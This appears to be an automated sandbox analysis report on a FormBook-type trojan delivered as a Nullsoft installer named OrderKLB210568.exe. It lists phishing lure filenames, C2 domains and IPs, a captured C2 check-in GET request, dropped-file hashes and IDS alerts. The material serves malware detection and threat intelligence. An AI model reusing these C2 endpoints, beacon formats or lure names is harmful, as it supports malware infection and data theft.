	7Q5Er1TObp.exe	Get hash	malicious	Browse	• www.sproutsociallieads.com/vu9b/?FTjl4F=U9xCBvhYdzW2pkZRLiexASB0COBn66nGI5ZDJNJEXWpF6I91AY5IakWKJolF3fQhQxRq&vRDtx=khL0M89p_R8hBZa
	pcBhOkLiD3.exe	Get hash	malicious	Browse	• www.procircleacademy.com/p2io/?Jtx=tgVoMP8hy712gjXN0MPWwDnGYGbnfEGTJ+qBX8UiY81/M2eSzcjcNoRbyNJn2XxWYPo&EHL0Iv=gbWxer18SV
	Sales Contract_DNZFKNSU1020.xlsx	Get hash	malicious	Browse	• www.beautybossprogram.com/m0rc/?Bb2=F4yVs8skMO0xdc+KBq+tlGvav62DYDwgLc19EdhDJNUNtLOusMyh91jMQ1ym/Sp6Mg+OYg==&sFN=_HMpKHd
	PO-3170012466.exe	Get hash	malicious	Browse	• www.carwindesign.com/bbk4/?tXi0=MXbP9&h0DhlHu=KPjL+Enjko2aPvO5gttb004zk0Tb+0bau9GmWUxmv4fa+q9Qem4DykLAPZ8H+/BgEyKD
	SWIFT Payment DOOEL EUR 74,246.41 20210101950848.exe	Get hash	malicious	Browse	• www.boundlesshealthyliving.com/isub/?E6A=mKq5jMPFB2vQ6dpnem4Wv+n0tAgqabEeTgbNNpuVrJgVt0V1V2JiWkOjehY2GkWwfsMrH2/H/Q==&oPqLWR=dVbHu890-L10

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IRS Notice Letter.exe	Get hash	malicious	Browse	• www.theconnectioncure4anewlife.com/09rb/?vDH4Y=N8lT8DApP2&QL3=3cioSIM7qc+NUPSaNWZDf5ZgG6yWTmtMZW7D0nuOBM+xnzhIhBh/M/TwInC5jJRx2dan6wLlwg==

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.scgcarriers.com	PO.exe	Get hash	malicious	Browse	• 52.10.170.153
target.clickfunnels.com	tzeEeC2CBA.exe	Get hash	malicious	Browse	• 104.16.16.194
	ENrFQVzLHE.exe	Get hash	malicious	Browse	• 104.16.16.194
	SHIPPING DOCUMENT_7048555233PDF.exe	Get hash	malicious	Browse	• 104.16.13.194
	packa.....(1).exe	Get hash	malicious	Browse	• 104.16.15.194
	DHL4198278Err-PDF.exe	Get hash	malicious	Browse	• 104.16.12.194
	n2fpCzXURP.exe	Get hash	malicious	Browse	• 104.16.15.194
	feAfWrgHcX.exe	Get hash	malicious	Browse	• 104.16.16.194
	KWX1rM9GB0.exe	Get hash	malicious	Browse	• 104.16.13.194
	Compliance A.xlsx	Get hash	malicious	Browse	• 104.16.14.194
	Wire Payment Of $35,276.70.exe	Get hash	malicious	Browse	• 104.16.15.194
	New Order_PO 1164_HD-F 4020 6K.exe	Get hash	malicious	Browse	• 104.16.12.194
	FY9Z5TR6rr.exe	Get hash	malicious	Browse	• 104.16.13.194
	DHL Receipt_AWB811470484778.exe	Get hash	malicious	Browse	• 104.16.13.194
	PR#270473.exe	Get hash	malicious	Browse	• 104.16.13.194
	Updated April SOA.xlsx	Get hash	malicious	Browse	• 104.16.14.194
	zDUYXIqwi4.exe	Get hash	malicious	Browse	• 104.16.12.194
	MrV6Do8tZr.exe	Get hash	malicious	Browse	• 104.16.12.194
	FORM C.xlsx	Get hash	malicious	Browse	• 104.16.12.194
	xx.exe	Get hash	malicious	Browse	• 104.16.13.194
	qmhFLhRoEc.exe	Get hash	malicious	Browse	• 104.16.12.194

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
POWERLINE-AS-APPOWERLINEDATACENTERHK	KY4cmAI0jU.exe	Get hash	malicious	Browse	• 45.195.169.197
	L2.xlsx	Get hash	malicious	Browse	• 45.195.169.197
	triage_dropped_file.exe	Get hash	malicious	Browse	• 107.151.118.54
	fD56g4DRzG.exe	Get hash	malicious	Browse	• 160.124.142.209
	PROFORMA INVOICE PDF.exe	Get hash	malicious	Browse	• 185.51.167.23
	Invoice.exe	Get hash	malicious	Browse	• 185.51.167.23
	LQrGhleECP.exe	Get hash	malicious	Browse	• 154.220.41.208
	Shipping Docs677.exe	Get hash	malicious	Browse	• 154.201.218.227
	Benatos June Order-Project 2021 Specification Document and company Profile _PDF.exe	Get hash	malicious	Browse	• 154.220.38.217
	Failure Notice Details PDF.exe	Get hash	malicious	Browse	• 160.124.142.50
	PO#270521.pdf.exe	Get hash	malicious	Browse	• 154.213.230.241
	ORDER LIST.pdf.exe	Get hash	malicious	Browse	• 185.51.167.23
	pago sunat 250521.exe	Get hash	malicious	Browse	• 83.150.226.209
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 154.86.39.23
	xhbUdeAoVP.exe	Get hash	malicious	Browse	• 160.124.11.194
	Purchase Inquiry&Product Specification.exe	Get hash	malicious	Browse	• 154.86.39.23
	New Order_PO 1164_HD-F 4020 6K.exe	Get hash	malicious	Browse	• 154.92.68.17
	f268bad6_by_Libranalysis.exe	Get hash	malicious	Browse	• 160.124.137.188
	RFQ - 001.xlsx	Get hash	malicious	Browse	• 160.124.11.194
	vZMIGFMR.exe	Get hash	malicious	Browse	• 154.201.247.101

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	audit-528010081.xlsb	Get hash	malicious	Browse	• 192.185.33.154
	Purchase_Order.exe	Get hash	malicious	Browse	• 162.241.253.69
	audit-1133808478.xlsb	Get hash	malicious	Browse	• 192.185.33.154
	my_attach_82862.xlsb	Get hash	malicious	Browse	• 50.87.220.158
	Fax_Doc#01_5.html	Get hash	malicious	Browse	• 162.241.7.171
	WcCEh3daIE.xls	Get hash	malicious	Browse	• 162.241.77.193
	KCTC International Ltd.exe	Get hash	malicious	Browse	• 192.254.185.244
	ITAPQJikGw.exe	Get hash	malicious	Browse	• 74.220.199.8
	supply us this product.exe	Get hash	malicious	Browse	• 50.87.146.199
	#U260e#Ufe0f Zeppelin.com AudioMessage_259-55.HTM	Get hash	malicious	Browse	• 192.185.74.169
	3arZKnr21W.exe	Get hash	malicious	Browse	• 192.254.235.195
	6b6zVfqxbk.xlsb	Get hash	malicious	Browse	• 216.172.184.23
	HM-20210428 HBL.exe	Get hash	malicious	Browse	• 192.254.180.165
	INQUIRY. ZIP.exe	Get hash	malicious	Browse	• 50.87.190.227
	audit-78958169.xlsb	Get hash	malicious	Browse	• 192.185.113.120
	research-1315978726.xlsb	Get hash	malicious	Browse	• 216.172.184.23
	ExHNIXd73f.exe	Get hash	malicious	Browse	• 108.167.142.232
	research-2012220787.xlsb	Get hash	malicious	Browse	• 216.172.184.23
	research-2012220787.xlsb	Get hash	malicious	Browse	• 216.172.184.23
	viVrtGR9Wg.xlsb	Get hash	malicious	Browse	• 192.185.113.120
ON-LINE-DATAServerlocation-NetherlandsDrontenNL	1720e03faab70e324d64b586f3ddbdb1a48169dd54d3e.exe	Get hash	malicious	Browse	• 45.14.14.238
	FreeDiscordNitro.exe	Get hash	malicious	Browse	• 45.81.227.32
	FreeDiscordNitro.exe	Get hash	malicious	Browse	• 45.81.227.32
	pXyRNISmvE.exe	Get hash	malicious	Browse	• 185.203.242.238
	ZCWx5ganpD.exe	Get hash	malicious	Browse	• 45.81.227.32
	26DLLM5eLv.exe	Get hash	malicious	Browse	• 45.81.227.32
	1.exe.exe	Get hash	malicious	Browse	• 185.231.68.230
	0442.pdf.exe	Get hash	malicious	Browse	• 185.231.68.230
	68avRiNoDd.exe	Get hash	malicious	Browse	• 185.250.204.130
	ONCK3z5a0Y.exe	Get hash	malicious	Browse	• 185.250.204.130
	Sbb4QCilrT.exe	Get hash	malicious	Browse	• 185.250.204.130
	tes.exe	Get hash	malicious	Browse	• 45.87.0.187
	3333.pdf.exe	Get hash	malicious	Browse	• 185.231.68.230
	UqosRB5jzG.exe	Get hash	malicious	Browse	• 45.81.227.32
	oS41hmjrxS.exe	Get hash	malicious	Browse	• 185.203.242.238
	q3LQr3Aqlk.exe	Get hash	malicious	Browse	• 176.57.68.60
	Uc18q04nYe.exe	Get hash	malicious	Browse	• 212.86.114.14
	P748jZ2XIY.exe	Get hash	malicious	Browse	• 212.86.114.14
	uAC5ja2ZtD.exe	Get hash	malicious	Browse	• 212.86.114.14
	ehbLUKWH81.exe	Get hash	malicious	Browse	• 212.86.114.14

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsq144C.tmp\System.dll	DHL Original Receipt_pdf.exe	Get hash	malicious	Browse	
	HALKBANK - Dekont_pdf.exe	Get hash	malicious	Browse	
	Quote-TSL-1037174_4810.exe	Get hash	malicious	Browse	
	SX365783909782021.exe	Get hash	malicious	Browse	
	moq fob order.exe	Get hash	malicious	Browse	
	0900000000000090000.exe	Get hash	malicious	Browse	
	444890321.exe	Get hash	malicious	Browse	
	Packing-List_00930039.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2435.exe	Get hash	malicious	Browse	
	INVOICE.exe	Get hash	malicious	Browse	
	Shipment Invoice & Consignment Notification.exe	Get hash	malicious	Browse	
	KY4cmAI0jU.exe	Get hash	malicious	Browse	
	5t2CmTUhKc.exe	Get hash	malicious	Browse	
	8qdfmqz1PN.exe	Get hash	malicious	Browse	
	New Order PO2193570O1.doc	Get hash	malicious	Browse	
	L2.xlsx	Get hash	malicious	Browse	
	Agency Appointment VSL Tbn-Port-Appointment Letter-2100133.xlsx	Get hash	malicious	Browse	
	New Order PO2193570O1.pdf.exe	Get hash	malicious	Browse	
	2320900000000.exe	Get hash	malicious	Browse	
	CshpH9OSkc.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\97ar2a6qp8y	
Process:	C:\Users\user\Desktop\OrderKLB210568.exe
File Type:	data
Category:	dropped
Size (bytes):	164352
Entropy (8bit):	**7.998966997007402**
Encrypted:	**true**
SSDEEP:	3072:5Q1/1OcNUEcQdPAth21syaYbdpWMFLKmUQXDB2c8LanoiETFK/5lb4Bj:2h1tKodIZQ0MwmUQ92tLayS0j
MD5:	3117019DF630EF72A86FB83EFD0E60E3
SHA1:	05E271A8CECC602EDA23BF77783A3A8C49DB9D3A
SHA-256:	A79527C569D24B161E9A7E2830B50C16C7F4712D9281539ED650FCEB8341186E
SHA-512:	5B5249F92E10AD0173CD3DE1CBB1B37A0C6CB7E6F27C26BF3E876183F997EAA0AC189E9FF310BFA60ABCE4D0B50691B74F6DC57AD332CD415F6B6E9AEDB7FD67
Malicious:	false
Reputation:	low
Preview:	M.$.e...5.....X.M...../9.n..j.Nxzm.+.c.3d.....B..4..1l....9=..>...H.@..K...+T.w*.g_....gVcs...p..g.....!.;h..d=N.!.ca..a}.....5..w...M?.^.z..U>b....`....A.n..%7.~.0..K.l.....iEr.....R.L*.m2..UA.w.x.H.Dp\-.z....gZ.Jx.....%s3.....b...Y+.2`..}.y7.!'...8.3^,5...5}^....e\|P7.cE..w.....]f.....F.).....DB.Mo.B...<g.S.....Qj..<.d.....9E2U..}...<FW...?)..a.o{6.]\bW.....c..~.@.i.x0....?...ttq.$.....s....o..X^...)..:v.,,Gf.#Q..MY...."qq.S.K....J.....(.d.V. .....2.&O.c.'P.n0J.....4....z..E=V.$..~...e..N(.hVs..=.u.t...Nc..!..`..h..L.T.<y.fk.....q^..SNe...\|.\.h.)[.4...r....q-..p.YX..p.>Q..t,#..z.h}.Z^H.[.@.T.b...].-.4.Hr..1S0..#..g.1.H/..N...../.I.B..Y.....3..".....g.A...R6...'C..B...vI_.d.....T.....)....8!P3./.F...n.....@/.(.U..8LD.....2t...."r.....!..%h'.V...7.Y.6!m.m.P....*.b2.O..O.....d..Cf.st.....G..r#.....]...PL..I ...._j%..n....75.j5...d..../.J.....$+..{z.....I..{..;9.8....l1...I....V.....Y..i)..

C:\Users\user\AppData\Local\Temp\nsq144B.tmp	
Process:	C:\Users\user\Desktop\OrderKLB210568.exe
File Type:	data
Category:	dropped
Size (bytes):	261932
Entropy (8bit):	7.335808834866171
Encrypted:	false
SSDEEP:	6144:D5h1tKodIZQ0MwmUQ92tLayS0kq+1ils6ret:Nh1tKatwlhBkB8r2
MD5:	075CA91D3D62161BD11E5BDCF4BC2A79
SHA1:	B583029D9E0B34A1EF2BB2114CD0837FE2B5A09D
SHA-256:	FDE031AD773323B555B0740A337DFAC0E8DA4F2C22C4132BB46E20921C9FC271
SHA-512:	C870D7CDAC7D1392D09D2271976EF931CC982588BC0D19AA53FFCDB54213FE53C5F2697FB1CAC7F0742340BE2E18C791582161AF9D51C79378B5574FA830C59
Malicious:	false
Reputation:	low
Preview:	.r.....,.....V.....q.....r.....2.....J.....j.....f..... .....

C:\Users\user\AppData\Local\Temp\nsq144C.tmp\System.dll	
Process:	C:\Users\user\Desktop\OrderKLB210568.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	5.855045165595541
Encrypted:	false

C:\Users\user\AppData\Local\Temp\nsq144C.tmp\System.dll	
SSDEEP:	192:xPtkiQJr7V9r3HcU17S8g1w5xzWxy6j2V7i77blbTc4v:g7VpNo8gmOyRsVc4
MD5:	FCCFF8CB7A1067E23FD2E2B63971A8E1
SHA1:	30E2A9E137C1223A78A0F7B0BF96A1C361976D91
SHA-256:	6FCEA34C8666B06368379C6C402B5321202C11B00889401C743FB96C516C679E
SHA-512:	F4335E84E6F8D70E462A22F1C93D2998673A7616C868177CAC3E8784A3BE1D7D0BB96F2583FA0ED82F4F2B6B8F5D9B33521C279A42E055D80A94B4F3F1791E0C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: DHL Original Receipt_pdf.exe, Detection: malicious, Browse • Filename: HALKBANK - Dekont_pdf.exe, Detection: malicious, Browse • Filename: Quote-TSL-1037174_4810.exe, Detection: malicious, Browse • Filename: SX365783909782021.exe, Detection: malicious, Browse • Filename: moq fob order.exe, Detection: malicious, Browse • Filename: 0900000000000090000.exe, Detection: malicious, Browse • Filename: 444890321.exe, Detection: malicious, Browse • Filename: Packing-List_00930039.exe, Detection: malicious, Browse • Filename: 2435.exe, Detection: malicious, Browse • Filename: INVOICE.exe, Detection: malicious, Browse • Filename: Shipment Invoice & Consignment Notification.exe, Detection: malicious, Browse • Filename: KY4cmAI0jU.exe, Detection: malicious, Browse • Filename: 5t2CmTUhKc.exe, Detection: malicious, Browse • Filename: 8qdfmqz1PN.exe, Detection: malicious, Browse • Filename: New Order PO2193570O1.doc, Detection: malicious, Browse • Filename: L2.xlsx, Detection: malicious, Browse • Filename: Agency Appointment VSL Tbn-Port-Appointment Letter- 2100133.xlsx, Detection: malicious, Browse • Filename: New Order PO2193570O1.pdf.exe, Detection: malicious, Browse • Filename: 2320900000000.exe, Detection: malicious, Browse • Filename: CshpH9OSkc.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ir*.-.D.-.D.-.D...J.*.D.-.E.>.D.....*.D.y0t.).D.N1n.,.D..3@.,.D.Rich-.D. .....PE..L.....$_.....!..... .....!).....0.....`.....@.....2.....0..P.....P.....0..X..... .....text..... ..... ..`.rdata..c....0.....$.....@..@.data...h....@.....(.....@....reloc..|....P.....*.....@..B..... ....

C:\Users\user\AppData\Local\Temp\zubtzccsdnrawj	
Process:	C:\Users\user\Desktop\OrderKLB210568.exe
File Type:	data
Category:	dropped
Size (bytes):	56433
Entropy (8bit):	4.976785039058637
Encrypted:	false
SSDEEP:	1536:dC7v+wlDSox/dl2VOBVMcGfUVPhbPGNm7W/P7+1CSN:dq+1il2V6rVN1W/PECy
MD5:	4125C684CF787B77A40C21FF21919698
SHA1:	4776615370325C5A12BB055979DB2F25F7CF6430
SHA-256:	5D3D7430B01DBD725E66CE52F20D8AF74193DA6BA66901A27E7F8C6DEEC7FC1F
SHA-512:	EA3D6502BE7CB0DF88FA8E537308CC723B3B1C713FA168B354F3F59A921AA1B49F6FD6E5F4ADB8E2A946C1C4611832BE4DDAFAD270A13D6147260BA35F5BBC 14
Malicious:	false
Reputation:	low
Preview:	U.....3....h...l.i.....j.....k.....l.....m.....n.....o.....p.....q.....r...5.s.....t.....u.....v.....w.....x.....y.....z...2.{.....|.....}.....~.....x.....x.....x..... .....G.....x.....Q.....x.....x.....y.....x.....u.....1.....x..... .....G.....x.....x.....Q.....x.....x.....y.....x.....x.....9.....x..... .....G.....x.....x.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.910495155049787
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	OrderKLB210568.exe

General

File size:	221568
MD5:	759b0d51f128f54e516ad1941a896d77
SHA1:	13e8d9d44cf15bcfc43952eebc3f10fcafed23a3
SHA256:	a08bf89a7e4c15fb33684e268199df85727a6ab759a1d7f3d5ba2b7a0e49f17a
SHA512:	216cd9f75609990103b52793e8e34a7e4af69d546523dd13def7314082d9454b1fcbef7c89004d2b6fff0662d25187fe8f3fd043df2798b5acfd86fea744d654
SSDEEP:	6144:Ds9S8uq8rbsONjyPS4cebFLeingaqlN1oENmejm:yyqmb+Zzngrd4
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1..:u..iu..iu..i...iw..iu..i...i...id..i!..i...i...it..iRichu..i.....PE..L.....K.....\.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40323c
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x4B1AE3C6 [Sat Dec 5 22:50:46 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	099c0646ea7282d232219f8807883be0

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5a5a	0x5c00	False	0.660453464674	data	6.41769823686	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.4453125	data	5.18162709925	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1af98	0x400	False	0.55859375	data	4.70902740305	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x24000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0x9e0	0xa00	False	0.45625	data	4.51012867721	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/11/21-15:43:22.045766	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8
06/11/21-15:43:23.101997	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8
06/11/21-15:43:25.137748	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8
06/11/21-15:43:42.578503	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.4	74.208.236.54
06/11/21-15:43:42.578503	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.4	74.208.236.54
06/11/21-15:43:42.578503	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49769	80	192.168.2.4	74.208.236.54
06/11/21-15:44:17.271176	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.4	8.8.8.8

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 15:43:15.988770962 CEST	192.168.2.4	8.8.8.8	0xa124	Standard query (0)	www.tcheaptvwdmall.com	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:16.990122080 CEST	192.168.2.4	8.8.8.8	0xa124	Standard query (0)	www.tcheaptvwdmall.com	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:18.036716938 CEST	192.168.2.4	8.8.8.8	0xa124	Standard query (0)	www.tcheaptvwdmall.com	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:20.083448887 CEST	192.168.2.4	8.8.8.8	0xa124	Standard query (0)	www.tcheaptvwdmall.com	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:26.056363106 CEST	192.168.2.4	8.8.8.8	0xf2fc	Standard query (0)	www.jarsofjoybylinathomas.com	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:31.177478075 CEST	192.168.2.4	8.8.8.8	0xb33	Standard query (0)	www.trueandbare.com	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:37.057245016 CEST	192.168.2.4	8.8.8.8	0x45be	Standard query (0)	www.velvetlaceextensions.com	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:42.346167088 CEST	192.168.2.4	8.8.8.8	0xb7c8	Standard query (0)	www.pinnacleautism.com	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:47.781565905 CEST	192.168.2.4	8.8.8.8	0x2d90	Standard query (0)	www.scgcarriers.com	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:53.465754986 CEST	192.168.2.4	8.8.8.8	0xd745	Standard query (0)	www.customtiletables.com	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:59.267298937 CEST	192.168.2.4	8.8.8.8	0xd347	Standard query (0)	www.marryobaidanjum.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 15:44:04.548671007 CEST	192.168.2.4	8.8.8.8	0x7eb6	Standard query (0)	www.astromaritravel.com	A (IP address)	IN (0x0001)
Jun 11, 2021 15:44:09.826103926 CEST	192.168.2.4	8.8.8.8	0x38fc	Standard query (0)	www.plafon.one	A (IP address)	IN (0x0001)
Jun 11, 2021 15:44:15.028630018 CEST	192.168.2.4	8.8.8.8	0x7a05	Standard query (0)	www.voyagoezy.com	A (IP address)	IN (0x0001)
Jun 11, 2021 15:44:16.041974068 CEST	192.168.2.4	8.8.8.8	0x7a05	Standard query (0)	www.voyagoezy.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 15:43:21.040838957 CEST	8.8.8.8	192.168.2.4	0xa124	Server failure (2)	www.tcheaptvwdmall.com	none	none	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:22.042254925 CEST	8.8.8.8	192.168.2.4	0xa124	Server failure (2)	www.tcheaptvwdmall.com	none	none	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:23.101794004 CEST	8.8.8.8	192.168.2.4	0xa124	Server failure (2)	www.tcheaptvwdmall.com	none	none	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:25.137603045 CEST	8.8.8.8	192.168.2.4	0xa124	Server failure (2)	www.tcheaptvwdmall.com	none	none	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:26.136188030 CEST	8.8.8.8	192.168.2.4	0xf2fc	Name error (3)	www.jarsofjoybylinathomas.com	none	none	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:31.378711939 CEST	8.8.8.8	192.168.2.4	0xb33	No error (0)	www.trueandbare.com	trueandbare.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 15:43:31.378711939 CEST	8.8.8.8	192.168.2.4	0xb33	No error (0)	trueandbare.com		162.144.21.92	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:37.140068054 CEST	8.8.8.8	192.168.2.4	0x45be	No error (0)	www.velvetlaceextensions.com	www124.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 15:43:37.140068054 CEST	8.8.8.8	192.168.2.4	0x45be	No error (0)	www124.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 15:43:37.140068054 CEST	8.8.8.8	192.168.2.4	0x45be	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 15:43:37.140068054 CEST	8.8.8.8	192.168.2.4	0x45be	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-euw2-6-109.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 15:43:37.140068054 CEST	8.8.8.8	192.168.2.4	0x45be	No error (0)	td-balancer-euw2-6-109.wixdns.net		35.246.6.109	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:42.415394068 CEST	8.8.8.8	192.168.2.4	0xb7c8	No error (0)	www.pinnacleautism.com		74.208.236.54	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:47.857657909 CEST	8.8.8.8	192.168.2.4	0x2d90	No error (0)	www.scgcarriers.com		34.215.126.147	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:47.857657909 CEST	8.8.8.8	192.168.2.4	0x2d90	No error (0)	www.scgcarriers.com		52.27.144.245	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:47.857657909 CEST	8.8.8.8	192.168.2.4	0x2d90	No error (0)	www.scgcarriers.com		52.26.163.154	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:53.530381918 CEST	8.8.8.8	192.168.2.4	0xd745	No error (0)	www.customtiletables.com		154.201.212.113	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:59.366755009 CEST	8.8.8.8	192.168.2.4	0xd347	No error (0)	www.marryobaidanjum.com	target.clickfunnels.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 15:43:59.366755009 CEST	8.8.8.8	192.168.2.4	0xd347	No error (0)	target.clickfunnels.com		104.16.13.194	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:59.366755009 CEST	8.8.8.8	192.168.2.4	0xd347	No error (0)	target.clickfunnels.com		104.16.14.194	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:59.366755009 CEST	8.8.8.8	192.168.2.4	0xd347	No error (0)	target.clickfunnels.com		104.16.15.194	A (IP address)	IN (0x0001)
Jun 11, 2021 15:43:59.366755009 CEST	8.8.8.8	192.168.2.4	0xd347	No error (0)	target.clickfunnels.com		104.16.12.194	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 15:43:59.366755009 CEST	8.8.8.8	192.168.2.4	0xd347	No error (0)	target.clickfunnels.com		104.16.16.194	A (IP address)	IN (0x0001)
Jun 11, 2021 15:44:04.635085106 CEST	8.8.8.8	192.168.2.4	0x7eb6	No error (0)	www.astromaritravel.com	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 15:44:04.635085106 CEST	8.8.8.8	192.168.2.4	0x7eb6	No error (0)	ghs.googlehosted.com		142.250.180.243	A (IP address)	IN (0x0001)
Jun 11, 2021 15:44:09.903970003 CEST	8.8.8.8	192.168.2.4	0x38fc	No error (0)	www.plafon.one		45.87.1.159	A (IP address)	IN (0x0001)
Jun 11, 2021 15:44:16.264545918 CEST	8.8.8.8	192.168.2.4	0x7a05	Server failure (2)	www.voyagoezy.com	none	none	A (IP address)	IN (0x0001)
Jun 11, 2021 15:44:17.269870996 CEST	8.8.8.8	192.168.2.4	0x7a05	Server failure (2)	www.voyagoezy.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.trueandbare.com
- www.velvetlaceextensions.com
- www.pinnacleautism.com
- www.scgcarriers.com
- www.customtiletables.com
- www.marryobaidanjum.com
- www.astromaritravel.com
- www.plafon.one

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49767	162.144.21.92	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 11, 2021 15:43:31.572282076 CEST	7426	OUT	GET /noor/?1bWh=4rG107LnOcmcuziIBv//fTWAPRyuaqL3ZCNKQGbegtiOA/J/96Y+2s4SPBA+G2lg6sqa&z6A=SROlIdu0 HTTP/1.1 Host: www.trueandbare.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
